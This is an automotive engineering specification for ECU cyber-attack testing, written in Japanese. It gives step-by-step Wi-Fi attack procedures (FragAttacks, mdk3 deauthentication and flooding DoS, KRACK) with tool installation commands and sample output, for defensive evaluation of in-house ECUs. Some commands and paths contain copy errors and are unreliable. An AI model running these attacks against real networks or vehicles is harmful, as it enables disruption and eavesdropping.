関係各部署 御中 To departments concerned	Confidential level	PROTECTED 関係者外秘	原紙保管 Storage of original	M/Y: /
			コピー保管 Storage of copy	M/Y: /

（別紙 1）
攻撃テストケース定義ガイド
(Annex 1)
Guide for Defining Cyber Attack Test Case

制御電子プラットフォーム開発部
制御ネットワーク・アーキ開発室 4G
E/E Architecture Development Div
System network & architecture development dept 4G

No. SEC-ePF-VUL-ECU-TST-SPEC-a00-07-a

承認 Approved	調査 Checked	作成 Created	

.

目次

1. はじめに

1.1. 本書の目的

本書では、ECU に実装したセキュリティ機能が、目標 AP 未満の攻撃への耐性を備えることを確認するために実施すべきテストケース(*)を記載する。

なお、目標 AP に応じたテストケースを定義可能とするため、テストケース毎に AP を記載している。

*) 本書で記載するテストケースの実施において、テスト機材の調達難易度やテストツールの利用難易度によっては、ECU 開発部署での実施が困難な場合が想定される。テストケースに記載された「AP 値」欄に記載された情報を参考に、実施が困難な場合はセキュリティベンダに委託してもよい。

1.2. 前提条件

- 上位文書[1]の VULETS_06001 により脆弱性候補が全て抽出できていること。
- ECU に実装されたセキュリティ機能、目標 AP が全て確認できていること。
- 本書の想定読者は、テストケース実施にあたり、Linux 関連コマンドの知識およびセキュリティ技術の背景を理解していること。

1.3. 関連文書

本書の関連文書を以下に示す。

表 1.1 上位文書

	仕様書番号	名称
[1]	SEC-ePF-VUL-ECU-SPEC	ECU 脆弱性対策評価仕様書

表 1.2 参考文献一覧

文書名	名称/外部リンク
ISO/SAE 21434	ISO/SAE 21434 Road vehicles — Cybersecurity engineering https://www.iso.org/standard/70918.html
CAPEC	Common Attack Pattern Enumerations and Classifications https://capec.mitre.org/

1.4. 用語の定義

本書で用いる用語を定義する。

表 1.3 用語一覧

用語	説明
攻撃手法	脆弱性を悪用することで、セキュリティ機能を侵害する方法。

テストケース	攻撃手法を模擬し、攻撃の実現可否を確認するためのテスト手順。
PoC コード	脆弱性が実際に悪用できるかを確認するための擬似攻撃コード。

2. 本書の概要

上位文書[1] にて要求される攻撃耐性評価には、「ECU に実装したセキュリティ機能が、目標 AP 未満の攻撃への耐性を備えること」を確認するために実施すべきテストケースの作成が必要となる。一方で、通常、当該テストケースの作成には、（セキュリティベンダ等の）セキュリティ知見を伴うため、ECU 開発者による実施は困難であることが想定されることから、本書では、攻撃耐性評価にて実施すべきテストケースを記載している。なお、目標 AP に応じたテストケースを定義可能とするため、テストケース毎に AP も記載している。また、攻撃耐性評価対象 ECU(以下、評価対象 ECU と称する)の情報(*1)からテストケースを定義する手順を示すことにより、セキュリティ知見を持たない ECU 開発者による攻撃耐性評価をサポート(*2)する。

評価対象 ECU の情報からテストケースを定義するために必要となるテストケース定義準備、テストケース定義について、それぞれ 2.1、2.2、3.1、3.2 に概要を示す。

*1) 攻撃耐性評価工程までに実施した脆弱性分析結果、脆弱性テスト結果、評価対象 ECU に実装したセキュリティ機能、目標 AP
*2) ECU 開発者が上位文書[1]の VULETS_06002, VULETS_06003 を満たすために必要となる情報を提供する

2.1. テストケース定義準備

本書を利用したテストケース定義のための入力となる情報を準備する。なお、「CWE-ID」,「ECU の攻撃に悪用されうる通信 IF(*)」の準備については、上位文書[1]の VULETS_06001 により抽出された脆弱性候補からの導出が必要となる。テストケース定義の準備に関する具体的手順は 3 章に示す。

*) ECU に対し、攻撃コードが送信される可能性のある通信 IF。センサ系の通信 IF は対象外とする。

2.2. テストケース定義

本書では、予め選定した CWE-ID、ECU の攻撃に悪用されうる通信 IF、セキュリティ機能の組み合わせから成るテストケースを AP と紐づけて記載している。ECU 開発者は 2.1 にて準備した情報を入力として、本書を利用することで、評価対象 ECU に対し、目標 AP 未満の AP にて実施可能な攻撃手法をテストケースとして定義することができる。本書を利用したテストケース定義に関する具体的手順は 3 章に示す。

3. テストケース定義手順

本章では、脆弱性候補に対するテストケース定義の具体的な手順を説明する。

3.1. テストケース定義準備

上位文書[1]の VULETS_06001 で導出した脆弱性候補に対し、以下 4 種類の情報導出を行う。この脆弱性候補に関する 4 種類の情報から、Appendix2. テストケース選定マトリクスを利用して、実施すべきテストケースを定義する。

① CWE-ID の導出
② ECU の攻撃に悪用されうる通信 IF の導出
③ 脆弱性候補が影響するセキュリティ機能の導出
④ 目標 AP の導出

本節ではテストケース定義の準備作業として、①～④の導出方法を記載する。

3.1.1. CWE-ID の導出

・CWE-ID が判明している場合

脆弱性分析もしくは脆弱性テストの結果として脆弱性候補を導出した段階で、CWE-ID が判明していればその ID をテストケース定義に利用する。

・CWE-ID が判明しておらず、CVE-ID が判明している場合

公知の脆弱性スキャンなど、脆弱性候補導出に利用した過去の脆弱性情報に CVE-ID が付与されている場合は、この CVE-ID をもとに NVD や JVN といった公知の脆弱性情報 DB に記載された CWE-ID を利用する。例えば公知の脆弱性スキャンの結果として、CVE-2014-6271 の脆弱性(Bash Remote Code Execution (Shellshock))が脆弱性候補となる場合を例とする。CVE-2014-6271 を NVD で検索すると、Weakness Enumeration の欄に、CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')が記載されており、CWE-ID は CWE-78 となる。(図 3-1, 2021 年 10 月時点の検索結果)




図 3-1 NVD を利用した CWE-ID の導出例

・CWE-ID、CVE-ID のどちらも判明していない場合

脆弱性候補導出に利用した過去の脆弱性情報のタイトルや概要に含まれる脆弱性に関する記載をも

とに CWE を検索し、該当する CWE-ID を導出する。(*)
（脆弱性に関する記載とは、Buffer Overflow 攻撃、情報の漏洩、改ざん、といった記載が該当）

*）実施が困難な場合はセキュリティベンダに委託してもよい。

3.1.2. ECU の攻撃に悪用されうる通信 IF の導出

・通信 IF が判明している場合

ファジングテストのように、脆弱性分析もしくは脆弱性テストの結果として脆弱性候補を導出した段階で通信 IF が判明している場合は、その IF を ECU の攻撃に悪用されうる通信 IF としてテストケース定義に利用する。

・通信 IF が判明していない場合

脆弱性情報およびテスト対象 ECU の設計情報をもとに導出する。方法としては、ECU 外部から脆弱性候補に対し影響を与える可能性のあるデータが入力されるすべての通信 IF を導出する。ソフトウェアの脆弱性であれば、脆弱性候補が存在する ECU 内のソフトウェアへ入力データ送信を行うことのできる通信 IF が該当する。(例として、Wi-Fi もしくは Cellular から受信するデータを処理するソフトウェアの脆弱性であれば、Wi-Fi と Cellular が該当)

3.1.3. 脆弱性候補が影響するセキュリティ機能の導出

・セキュリティ機能が判明している場合

脆弱性分析もしくは脆弱性テストの結果として脆弱性候補を導出した段階で、セキュリティ機能が判明していればそのセキュリティ機能をテストケース定義に利用する。

・セキュリティ機能が判明していない場合

ECU に引き当てられたセキュリティ機能のうち、脆弱性情報や 3.1.2 にて導出した ECU の攻撃に悪用されうる通信 IF をもとに、脆弱性候補が影響する可能性を除外できないすべてのセキュリティ機能を対象として導出する。(例として、証明書検証に関する脆弱性であれば、証明書を利用するセンター接続機器認証が該当)

3.1.4. 目標 AP の導出

3.1.3 にて導出したセキュリティ機能に割り当てられた目標 AP をテストケース定義に利用する。セキュリティ機能が複数あり、異なる目標 AP となる場合には、最も高い目標 AP をテストケース定義に利用する。

3.2. テストケース定義方法

3.2.1. テストケース選定マトリクスを利用したテストケースの定義

Appendix2. テストケース選定マトリクスから以下のようにテストケースを定義する。

テストケース定義の結果、該当するテストケースが存在しない場合は 3.4 を参照してテストケースを導出すること。

1. CWE-ID および ECU の攻撃に悪用されうる通信 IF から、Appendix2 の「CWE-ID」行と「IF」列の該当セルに記載されたテストケース ID を確認し、4.2 にて選定するテストケースの候補とする。
2. 1 のテストケース候補に加え、CWE-ID から、Appendix2 の「CWE-ID」行と「IF 共通」(*)列の該当セルに記載されたテストケース ID を確認し 4.2 にて選定するテストケースの候補とする。
3. 1 および 2 で選定したテストケース候補に記載された内容が以下両方を満たす場合に、テストケースとして定義する。
    - セキュリティ機能欄に対象 ECU に引き当てられたセキュティ機能が記載されている
    - AP 値欄に記載された AP 値が目標 AP 未満である

*)他 IF と共通で利用するテストケース。例えば、IP 通信は複数の IF(Wi-Fi、Cellular、Bluetooth)で使用されるため、「IF 共通」列にて共通利用テストケースとして記載している。

3.2.2. PoC コードを実行するテストケースの追加

既製品の脆弱性分析または公知の脆弱性スキャンにより導出された脆弱性候補の場合、導出に利用した過去の脆弱性情報には CVE-ID だけでなく PoC コードが含まれている場合がある。過去の脆弱性情報に PoC コードが含まれている場合は、PoC コード実行の成否が対象となる脆弱性候補の攻撃実現性を判断する上で重要な基準であるため、PoC コードの実行をテストケースに含める。過去の脆弱性情報に PoC コードが含まれているか判断するには、脆弱性スキャンの結果もしくは以下のサイトを参照する。(*)

- Exploit Database (https://www.exploit-db.com/)
- (参考)CVE Details (https://www.cvedetails.com/)
- (参考)GitHub (https://github.com/)

*)サイトからの PoC コードの取得・実行に際してはテスト環境への悪影響がないことを確認するために、PoC コードの内容を理解し PoC コード実行専用の環境を準備するなどした上で実行すること。

なお、推奨ツールである Nessus を含む脆弱性スキャンツールには、脆弱性スキャン実施時に PoC コードの実行を行うものがある。脆弱性スキャン実施時に既に PoC コード実行が行われているのであればその結果を参照すればよく、再度 PoC コードの実行をする必要はない。

3.2.3. 新規テストケースの考案

テストケース定義の結果、該当するテストケースが存在しない場合は、脆弱性候補に対するテストケースを考案する。3.1 にて導出した脆弱性候補に関する 4 種類の情報をもとに、ECU の攻撃に悪用されうる通信 IF から目標 AP 未満の AP にて実施可能な攻撃手法をテストケースとして考案する。(*)

*)実施が困難な場合はセキュリティベンダに委託してもよい。

4. テストケース一覧

4.1. テストケースの構成

本節では、4.2 にて記載するテストケースの項目について説明する。

表 4.1 テストケースの記載フォーマット

ID		テストケースの ID	
テストケース名称		テストケースの名称を記載	
目的		テストの目的を記載 基本的にはセキュリティ機能が有する脆弱性に対する攻撃耐性の評価が目的となる	
前提条件		テスト対象が具備する機能を記載	
入力情報		テスト実施に必要な情報を記載	
環境		テスト環境について記載	
装置		テスト環境の構築に必要な機材を記載	
手順		テスト実施手順を記載 コマンド入力を必要とするものについてはテキストボックス内に入力すべきコマンドが記載されている <*A*> 斜体フォントで記載されているものはパラメータ（例：IP アドレス）であり、適宜環境に合わせて置き換える必要がある `# command_line -a <x.x.x.x>` `XXXX` `YYYY` `ZZZZ=AAA` `#`	
判定基準		攻撃成否の判定基準を記載	
ECU の攻撃に悪用されうる通信 IF		本テストケースの対象となる ECU の攻撃に悪用されうる通信 IF を記載	
セキュリティ機能		本テストケースの対象となるセキュリティ機能を記載	
CWE Category		本テストケースの対象となる CWE Category を記載	
CWE		本テストケースの攻撃手法に関連する CWE を記載	
CAPEC		該当する CAPEC があれば記載	
AP 値		0-57	下記の合計値
	所要時間	0-19	テストケースを実施するために必要となる時間で定義 詳細は Appendix.1.1 を参照

	専門知識	0-8	テストケースを実施するために必要な専門性によって定義 詳細は Appendix.1.1 を参照
	評価対象に対する知識	0-11	アイテム又はコンポ―ネントに関する情報の公開レベルで定義 詳細は Appendix.1.1 を参照
	機会	0-10	テストケースの実施機会（実施の制約）に応じて定義 詳細は Appendix.1.1 を参照
	機器	0-9	テストケースの実施に必要となる装置によって定義 詳細は Appendix.1.1 を参照
参考情報		テストケースを実施する上での参考 URL を記載	

4.2. テストケース一覧

本節ではテストケースの一覧を記載する。テストケースの実施にあたり、各テストケースで共通の準備項目については、4.3 にて記載する。

4.2.1. Wi-Fi に関するテストケース

4.2.1.1. WF-001:Wi-Fi アクセスポイントのパスワード確認

ID	WF-001
テストケース名称	Wi-Fi アクセスポイントのパスワード確認
目的	ECU ラベルや VIN 等の外部情報から Wi-Fi アクセスポイントのパスワードが推測可能かを確認する。
前提条件	評価対象 ECU がメンテナンス目的等で所有者には存在を隠したい Wi-Fi アクセスポイント機能を有していて、認証機能が有効な場合。
入力情報	車両、ECU に関連して入手可能な以下の情報 ・VIN ・ECU ラベル（製造番号等） ・基盤に印刷されているシリアルナンバー
環境	テスト対象 ECU と接続が可能な Wi-Fi ネットワーク環境。
装置	モニタモードが利用可能な無線 LAN アダプタ。 対応する無線 LAN アダプタに関する詳細情報は URL を参照。 https://www.aircrack-ng.org/doku.php?id=compatible_cards
手順	1. ECU ラベルや VIN 等の外部情報の収集 ECU ラベルに記載されている情報や、基盤に印刷されているシリアルナンバー、VIN 等、評価対象 ECU の印字情報から判明するすべての情報を収集する。

		2. Wi-Fi アクセスポイントでのパスワード接続試行 テスト対象 ECU の Wi-Fi アクセスポイントのパスワードを表示させ、手順 1 で収集した ECU ラベルや VIN 等の外部情報がパスワードとして使用されている場合は、実際にパスワードを入力し、Wi-Fi アクセスポイントへの接続可否を確認する。	
判定基準		手順 1 にて収集した情報を、テスト対象 ECU の Wi-Fi アクセスポイントのパスワードとして入力し、接続が行えないこと。	
ECU の攻撃に悪用されうる通信 IF		Wi-Fi	
セキュリティ機能		接続通信方式	
CWE Category		CWE-199: Information Management Errors	
CWE		CWE-1230: Exposure of Sensitive Information Through Metadata	
CAPEC		-	
AP 値		1	AP 値は「1」となる。
	所要時間	0	テスト実施は、ECU 上の物理的な情報を収集し、パスワードとして使用されていないか確認する。そのため、1 日未満で終了すると考えられ、所要時間は「≤1 日」となり、値は「0」となる。
	専門知識	0	このテストを実施するためには、特別な知識や技術は不要なため、「しろうと」となり、値は「0」となる。
	評価対象に対する知識	0	Wi-Fi の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。
	機会	1	Wi-Fi の場合車両への接近が必要となることから、機会は「容易」となり、値は「1」となる。
	機器	0	攻撃者は攻撃に必要なツールをインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる。
参考情報		-	

4.2.1.2. WF-002:Wi-Fi の実装上の脆弱性を悪用した FragAttaks 攻撃

ID	WF-002
テストケース名称	Wi-Fi の実装上の脆弱性を悪用した FragAttaks 攻撃
目的	Wi-Fi FragAttaks に分類される脆弱性を悪用した攻撃が可能か確認する。 ※Wi-Fi FragAttaks として分類される脆弱性のリストは、下記 URL を参照。

	https://github.com/vanhoefm/fragattacks/blob/master/SUMMARY.md
前提条件	評価対象 ECU が Wi-Fi 通信機能を持ち、アクセスポイント機能を有している場合。
入力情報	—
環境	テスト対象 ECU と接続が可能な Wi-Fi ネットワーク環境。
装置	• Kali Linux をインストールしたテスト用 PC • 下記 URL で指定された USB 接続の Wi-Fi アダプタ Wi-Fi FragAttaks でサポートされている Wi-Fi インタフェースのリストは、下記 URL を参照。 https://github.com/vanhoefm/fragattacks#2-supported-network-cards なお、技適対応したものはこのリスト中 Netgear WN111v2 となる。
手順	1. 準備 *<MANAGED>*「管理モード」 の Wi-Fi インタフェースの名前。次のコマンドの出力に表示される。（例：wlan0） `$ sudo iwconfig` FragAttaks の実施には、攻撃ツールのインストールと Python の実行環境及び Wi-Fi アダプタ用にカスタムコンパイルされパッチが適用されたドライバとファームウェアが必要となる。 以下のツールをインストールし、環境の設定を行う。 ・fragattacks ・fragattacks-drivers58 ・python3 ・カーネルやドライバの依存関係に必要なコマンド群 ※詳細は以下のコマンド例を参照。 `$ sudo apt update` `$ sudo apt install libnl-3-dev libnl-genl-3-dev libnl-route-3-dev libssl-dev libdbus-1-dev git pkg-config build-essential macchanger net-tools python3-venv aircrack-ng rfkill scapy gcc firmware-ath9k-htc bison flex linux-headers-$(uname -r) -y` `$ mkdir ~/frag-test && cd ~/frag-test` `$ git clone https://github.com/vanhoefm/fragattacks.git fragattacks` `$ cd ~/frag-test/fragattacks/research` `$ ./build.sh` `$ ./pysetup.sh` `$ cd ~/frag-test` `$ git clone https://github.com/vanhoefm/fragattacks-drivers58.git fragattacks-drivers58` `$ cd ~/frag-test/fragattacks-drivers58` `$ make defconfig-wifi`

```
$ make -j 4
$ sudo make install
$ cd ~/frag-test/fragattacks/research/ath9k-firmware/
$ ./install.sh
$ sudo reboot
```

再起動の後に Python 環境の有効化を行う。

```
$ cd ~/frag-test/fragattacks/research
$ sudo su
$ source venv/bin/activate
```

Python 環境のセットアップが完了したことを確認する。

```
$ ./fragattack.py <MANAGED> ping
```

手順 2 で FragAttaks の実施に必要なセットアップが完了したかを確認するために、次のコマンドを実行し、作成したネットワークにクライアントを接続する。クライアントデバイスが ping 要求に応答した場合、セットアップは完了となる。Python 環境が有効化されていること、およびシェルが ~/frag-test/fragattacks/research フォルダにあることを確認する。

```
$ ./fragattack.py <MANAGED> ping --delay 5 --ap
```

2. FragAttaks の実施

FragAttaks に分類される 2 種類の攻撃を行い、FragAttaks に分類される脆弱性が悪用可能か確認する。

（1）A-MSDU 攻撃（CVE-2020-24588）

通常の A-MSDU フレームにカプセル化された ping を送信する。

```
$ ./fragattack.py <MANAGED> ping I,E --amsdu--ap
```

※テスト対象がフレームを正しく解析しない場合は以下のコマンドを利用する。

```
$ ./fragattack.py <MANAGED> amsdu-inject-bad –ap
```

正しい ping 応答が返ってきたら、非 SPP A-MSDU フレームを受け入れてしまうため、問題ありとして判断する。

ping 応答が返ってこない場合は問題なしとして判断する。

（2）キャッシュ攻撃（CVE-2020-24586）

フラグメントをインジェクションすることで、再アソシエーションのトリガーを試行し、2 番目のフラグメントをインジェクションする。

```
$ ./fragattack.py <MANAGED> ping I,E,R,AE --ap
```

		フラグメントをインジェクションし、認証解除を行なって再接続してから、2 番目のフラグメントをインジェクションする。 `$ ./fragattack.py <MANAGED> ping I,E,R,AE --full-recon --ap` 正しい ping 応答が返ってきたら、ネットワークに再接続した後、受信したフラグメントをメモリからクリアしていないため、問題ありとして判断する。 ping 応答が返ってこない場合は問題なしとして判断する。
判定基準		上記(1)、(2)のコマンド実行の結果、正しい ping 応答が返ってこないこと。	
ECU の攻撃に悪用されうる通信 IF		Wi-Fi	
セキュリティ機能		接続通信方式	
CWE Category		CWE-1211: Authentication Errors	
CWE		CWE-306: Missing Authentication for Critical Function	
CAPEC		-	
AP 値		7	AP 値は「7」となる。
	所要時間	0	テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」となる。
	専門知識	6	このテストを実施するためには、セキュリティ関連ツールを利用し、コマンドの実行結果の判断が必要なため、「エキスパート」となり、値は「6」となる。
	評価対象に対する知識	0	Wi-Fi の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。
	機会	1	Wi-Fi の場合車両への接近が必要となることから、機会は「容易」となり、値は「1」となる。
	機器	0	攻撃者は攻撃に必要なツールをインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる
参考情報		https://www.fragattacks.com/ https://github.com/vanhoefm/fragattacks	

4.2.1.3. WF-003:無線 LAN トラフィックに対する論理的 DoS 攻撃

ID	WF-003
テストケース名称	無線 LAN トラフィックに対する論理的 DoS 攻撃
目的	SSID Flooding 攻撃を行うことにより、評価対象 ECU がクラッシュしないか確

	認する。
前提条件	テスト対象 ECU が Wi-Fi インタフェースを有しており、Wi-Fi クライアントもしくは Wi-Fi アクセスポイントとして動作していること。
入力情報	*<BSSID>*テスト対象 ECU がアクセスポイントとして動作している場合はその BSSID *<ESSID>*テスト対象 ECU がアクセスポイントとして動作している場合はその ESSID
環境	テスト対象 ECU と接続が可能な Wi-Fi ネットワーク環境。 なお、周辺の無線 LAN 機器に対しても DoS 攻撃が及ぶ可能性があるため、電波暗室等の利用もしくは隔離された部屋等で実施すること。
装置	モニタモードおよびパケットインジェクション可能な Wi-Fi アダプタ。 対応する Wi-Fi アダプタに関する詳細情報は URL を参照。 https://www.aircrack-ng.org/doku.php?id=compatible_cards
手順	1. 準備 mdk3 コマンドを利用して、対象 ECU の Wi-Fi に対して DoS 攻撃を実施することが可能となる。mdk3 コマンドでは多くのアタックモードやオプションを有するため状況に応じて使い分ける必要がある。 以下のコマンドでインストールを行う。 `$ apt-get install libnl-genl-3-200 libnl-genl-3-dev libnl-idiag-3-dev libpcap-dev` `$ cd Downloads` `$ wget -r https://svn.mdk3.aircrack-ng.org/mdk3/` `$ cd svn.mdk3.aircrack-ng.org/mdk3` `$ make` `$ make -C src clean` *<MONITOR>*次のコマンドの実行により切り替えられる「モニタモード」 の Wi-Fi インタフェースの名前。（例：wlan0mon） `$ sudo airmon-ng start <MANAGED>` 2. アタックモード”b” (Beacon Flooding) ※テスト対象 ECU が Wi-Fi クライアントの場合に実施すべきテストとなる。 以下は周辺の Wi-Fi クライアントに対してランダムな BSSID および ESSID を利用して Fake アクセスポイントの情報を大量に送信する DoS 攻撃である。ESSID の文字列に ASCII 文字以外の指定も可能である。なお、Ctrl+C を押下することで攻撃を停止することができる。 `$ ./mdk3 <MANAGED> b` `Current MAC: 67:5E:9A:3B:19:55 on Channel  9 with SSID: VEQQEK#z)K)?m:=@1OPu$4` `Current MAC: 8B:B8:60:F6:92:37 on Channel 14 with SSID: 2A+&Fsn)]R` `Current MAC: A5:91:EB:3E:23:F6 on Channel  4 with SSID: y`

```
Current MAC: 36:D6:36:9F:13:9C on Channel 13 with SSID:
52Lo(9w$^Mf
Current MAC: 7C:D2:F1:E0:2E:FE on Channel  8 with SSID:
AHD?Trm.9g|&TYZB`w.F
Current MAC: C5:61:8A:53:8F:D7 on Channel  1 with SSID: am
Packets sent:    529 - Speed:   48 packets/sec
^C
```

3. アタックモード"a" (Authentication DoS)

※テスト対象 ECU が Wi-Fi アクセスポイントの場合に実施すべきテストとなる。以下は指定した Wi-Fi アクセスポイントに対して大量のオーセンティケーションフレームを送信することで Wi-Fi アクセスポイントに対する DoS 攻撃を実施する。

```
$ ./mdk3 <MANAGED> a -a <BSSID>
Connecting  Client  C1:10:19:DA:49:B3  to  target  AP
00:22:CF:52:5E:06 Status: No Response.
AP  00:22:CF:52:5E:06  is  reporting  ERRORs  and  denies
connections after 0 clients!
Connecting  Client  DA:6F:0E:EC:EE:C8  to  target  AP
00:22:CF:52:5E:06 Status: Frozen.
Connecting  Client  9B:61:3D:50:A8:A5  to  target  AP
00:22:CF:52:5E:06 Status: Frozen.
Connecting  Client  A4:D2:71:9C:EF:CF  to  target  AP
00:22:CF:52:5E:06 Status: Frozen.
Connecting  Client  B9:CA:83:5F:A8:64  to  target  AP
00:22:CF:52:5E:06 Status: Frozen.
Packets sent:    518 - Speed:   68 packets/sec
^C
```

4. アタックモード"p" (SSID Probing and Bruteforcing)

※テスト対象 ECU が Wi-Fi アクセスポイントの場合に実施すべきテストとなる。以下は指定した Wi-Fi アクセスポイントに対して大量の Probe パケットを送信する DoS 攻撃となる。

```
$ ./mdk3 <MANAGED> p -e <ESSID>
AP responded on 0 of 1 probes (0 percent)
AP responded on 1 of 314 probes (0 percent)
AP responded on 0 of 332 probes (0 percent)
AP responded on 0 of 332 probes (0 percent)
AP responded on 1 of 333 probes (0 percent)
AP responded on 2 of 334 probes (0 percent)
AP responded on 0 of 331 probes (0 percent)
Packets sent:   1977 - Speed:  331 packets/sec
^C
```

5. アタックモード"m" (Michael Contermeasures Exploitation)

※テスト対象 ECU が Wi-Fi アクセスポイントの場合に実施すべきテストとなる。また、暗号化プロトコルとして TKIP を利用可能な場合にのみ実施する。

<table>
<tr><td colspan="2"></td><td colspan="2">以下は指定した TKIP を利用している Wi-Fi アクセスポイントに対して大量のランダムパケットを送信して Wi-Fi アクセスポイントのシャットダウンを試みる DoS 攻撃となる。
<pre>$ ./mdk3 <MANAGED> m -t <BSSID>
Packets sent: 69 - Speed: 68 packets/sec
^C</pre>
6.　アタックモード”e”（EAPOL Start and Logoff Packet Injection）
※テスト対象 ECU が Wi-Fi アクセスポイントの場合に実施すべきテストとなる。
以下は指定した Wi-Fi アクセスポイントに対して認証開始に関連する EAPOL を大量に送信することで Wi-Fi アクセスポイントに接続している他の Wi-Fi クライアントが Wi-Fi アクセスポイントに接続できないようにする DoS 攻撃である。
<pre>$ ./mdk3 <MANAGED> p -e <ESSID>
AP responded on 0 of 1 probes (0 percent)
AP responded on 1 of 314 probes (0 percent)
AP responded on 0 of 332 probes (0 percent)
AP responded on 0 of 332 probes (0 percent)
AP responded on 1 of 333 probes (0 percent)
AP responded on 2 of 334 probes (0 percent)
AP responded on 0 of 331 probes (0 percent)
Packets sent: 1977 - Speed: 331 packets/sec
^C</pre></td></tr>
<tr><td colspan="2">判定基準</td><td colspan="2">テスト用パケットが送信されている間に評価対象 ECU の動作の停止、または再起動が発生しないこと。</td></tr>
<tr><td colspan="2">ECU の攻撃に悪用されうる通信 IF</td><td colspan="2">Wi-Fi</td></tr>
<tr><td colspan="2">セキュリティ機能</td><td colspan="2">DoS 攻撃対策</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-840: Business Logic Errors</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-770: Allocation of Resources Without Limits or Throttling</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">-</td></tr>
<tr><td rowspan="4">AP 値</td><td></td><td>7</td><td>AP 値は「7」となる。</td></tr>
<tr><td>所要時間</td><td>0</td><td>テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」となる。</td></tr>
<tr><td>専門知識</td><td>6</td><td>このテストを実施するためには、セキュリティ関連ツールを利用し、コマンド実行結果の判断が必要なため、「エキスパート」となり、値は「6」となる。</td></tr>
<tr><td>評価対象に対する知識</td><td>0</td><td>Wi-Fi 及び SSID の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。</td></tr>
</table>

	機会	1	Wi-Fi の場合、車両への接近が必要になることから、機会は「容易」となり、値は「1」となる。
	機器	0	攻撃者は攻撃に必要なツールをインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる。
参考情報		https://tools.kali.org/wireless-attacks/mdk3	

4.2.1.4. WF-004:鍵管理の脆弱性を利用した KRACK による攻撃

ID	WF-004
テストケース名称	鍵管理の脆弱性を利用した KRACK による攻撃
目的	評価対象 ECU において鍵管理の脆弱性を悪用して暗号化通信の盗聴可否を評価する。
前提条件	評価対象 ECU が WPA2 認証を利用し、Wi-Fi クライアントとして動作している必要がある。
入力情報	*<ESSID>*偽アクセスポイントの ESSID。 ※ESSID については、テスト実施者が任意の名称を付与する。
環境	テスト対象 ECU と WPA2 認証による接続が可能な Wi-Fi ネットワーク環境。
装置	• Kali Linux をインストールしたテスト用 PC • モニタモード及びパケットインジェクション可能な USB 接続の Wi-Fi アダプタ 対応する USB Wi-Fi アダプタに関する詳細情報は URL を参照。 https://www.aircrack-ng.org/doku.php?id=compatible_cards 技適に対応したデバイスとしては Netgear WN111v2 がある。
手順	1. 準備 KRACK に必要なツールやコマンドをインストールする。 `$ sudo apt update` `$ sudo apt install libnl-3-dev libnl-genl-3-dev pkg-config libssl-dev net-tools git sysfsutils virtualenv -y` `$ mkdir ~/krack-test && cd ~/krack-test` `$ git clone https://github.com/vanhoefm/krackattacks-scripts.git` `$ cd ~/crack-test/krackattack/` `$ sudo ./disable-hwcrypto.sh` `$ ./build.sh` `$ ./pysetup.sh` Python 環境をセットアップする。 ※再起動するたびにコマンドを実行する必要がある。 `$ sudo rfkill unblock wifi` `$ cd ~/krack-test/krackattack` `$ sudo su`

```
$ source venv/bin/activate
```

<MANAGED>- 「管理モード」 の Wi-Fi インタフェースの名前。次のコマンドの出力に表示される。(例：wlan0)

```
$ sudo iwconfig
```

事前に、hostapd.conf と network.conf ファイルに ESSID と passphras を設定する。

```
$ cd krackattacks-scripts/krackattack
vi hostapd.conf
ssid=<ESSID>
wpa_passphrase=abcd123456
vi network.conf
ctrl_interface=/var/run/wpa_supplicant
network={
ssid="<ESSID>"
key_mgmt=FT-PSK
psk="abcd123456"
}
$ ./disable-hwcrypto.sh
$ Done. Reboot your computer.
```

Python 環境が有効化されていること、およびシェルが~/crack-test/krackattack フォルダにあることを確認する。

2. KRACK 攻撃の実施

krack-test-client.py を利用し、表 1 に記載の通り KRACK に関連する以下の 4 つの問題に関するテストを実施する。

表 1 KRACK に関連する問題

#	問題	コマンド
(1)	Pairwise Rekey handshake 中の暗号化された EAPOL M3 が即再送可能となる問題	./krack-test-client.py
(2)	Wi-Fi クライアントが PTK を生成する際に同じ ANonce を利用している場合の 4-way handshake における PTK の再インストールに関する問題	./krack-test-client.py --tptk
(3)	Wi-Fi クライアントが PTK を生成する際にランダムな ANonce を利用し	./krack-test-client.py --tptk-rand

	ている場合の 4-way handshake における PTK の再インストールに関する問題	
(4)	Wi-Fi クライアント上の Group キーの handshake に関する問題	./krack-test-client.py --group

(1) Pairwise Rekey ハンドシェイク中の暗号化された EAPOL M3 が即再送可能となる問題の検証

kcrack-test-client.py を実行したのち、車載器から偽 Wi-Fi アクセスポイントへ接続を試みる。下記コマンド例の網掛けのように vulnerable のメッセージが表示された場合は脆弱性を有することとなる。

```
$ ./krack-test-client.py
＜略＞
[16:54:38] b8:27:eb:a9:8d:65: IV reuse detected (IV=1, seq=3). Client is vulnerable to pairwise key reinstallations in the 4-way handshake!
```

(2) STA が PTK を生成する際に同じ ANonce を利用している場合の 4-way ハンドシェイクにおける PTK の再インストールに関する問題の検証

